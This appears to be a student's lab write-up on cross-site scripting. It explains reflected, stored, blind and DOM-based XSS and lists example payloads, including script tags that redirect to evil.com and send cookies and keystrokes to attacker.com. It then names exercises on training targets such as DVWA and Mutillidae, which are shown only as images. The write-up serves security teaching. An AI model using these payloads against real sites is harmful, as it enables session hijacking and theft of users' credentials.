**LAB EXPERIMENT – 5**

**(XSS)** **Cross-Site Scripting**

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user’s browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page.

Cross-Site Scripting (XSS) attacks occur when:

1. Data enters a Web application through an untrusted source, most frequently a web request.
2. The data is included in dynamic content that is sent to a web user without being validated for malicious content.

*Reflected XSS Attacks*

Reflected attacks are those where the injected script is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request. Reflected attacks are delivered to victims via another route, such as in an e-mail message, or on some other website. When a user is tricked into clicking on a malicious link, submitting a specially crafted form, or even just browsing to a malicious site, the injected code travels to the vulnerable web site, which reflects the attack back to the user’s browser. The browser then executes the code because it came from a “trusted” server. Reflected XSS is also sometimes referred to as Non-Persistent or Type-I XSS (the attack is carried out through a single request / response cycle).

*Stored XSS Attacks*

Stored attacks are those where the injected script is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc. The victim then retrieves the malicious script from the server when it requests the stored information. Stored XSS is also sometimes referred to as Persistent or Type-II XSS.

*Blind Cross-site Scripting*

Blind Cross-site Scripting is a form of persistent XSS. It generally occurs when the attacker’s payload saved on the server and reflected back to the victim from the backend application. For example in feedback forms, an attacker can submit the malicious payload using the form, and once the backend user/admin of the application will open the attacker’s submitted form via the backend application, the attacker’s payload will get executed. Blind Cross-site Scripting is hard to confirm in the real-world scenario but one of the best tools for this is XSS Hunter.

*DOM-based XSS*

DOM-based XSS vulnerabilities usually arise when JavaScript takes data from an attacker-controllable source, such as the URL, and passes it to a sink that supports dynamic code execution, such as eval() or innerHTML. This enables attackers to execute malicious JavaScript, which typically allows them to hijack other users' accounts.To deliver a DOM-based XSS attack, you need to place data into a source so that it is propagated to a sink and causes execution of arbitrary JavaScript.

The most common source for DOM XSS is the URL, which is typically accessed with the window.location object. An attacker can construct a link to send a victim to a vulnerable page with a payload in the query string and fragment portions of the URL. In certain circumstances, such as when targeting a 404 page or a website running PHP, the payload can also be placed in the path.

**TYPES OF PAYLOADS**

***Alert Box***

A simple payload that displays a pop-up message to the user. This can be used to test for XSS vulnerabilities or as a proof of concept for more advanced attacks.

Code example: <script>alert("XSS")</script>

***Redirection***

A payload that redirects the user to another page, often a phishing site or a page controlled by the attacker.

Code example: <script>window.location.href="https://evil.com"</script>

***Cookie Theft***

A payload that steals the user's cookie and sends it to an attacker's server. This can be used to hijack the user's session or steal sensitive information stored in the cookie.

**Note:** All modern browsers implement security features to counter this.

Code example:

<script>new Image().src="https://attacker.com/cookie.php?cookie="+document.cookie</script>

***Keystroke Logging***

A payload that logs the user's keystrokes and sends them to an attacker's server. This can be used to steal sensitive information such as passwords or credit card numbers.

**Note:** All modern browsers implement security features to counter this.

Code example:

<script>document.onkeypress = function(e) { new Image().src = "https://attacker.com/keylog.php?k=" + e.keyCode; }</script>


***Form Hijacking***


A payload that intercepts and changes form data before it is submitted. This can be used to steal sensitive information or to modify the contents of a web page.

Code example:


<script>document.forms[0].onsubmit = function() {document.forms[0].elements[0].value="hacked";}</script>


**XSS ON DVWA (STORED)**






**XSS ON DVWA (REFLECTED)**







**XSS ON MUTILLIDAE**









**XSS ON demo.testfire.net**







**XSS ON ACUNETIX**

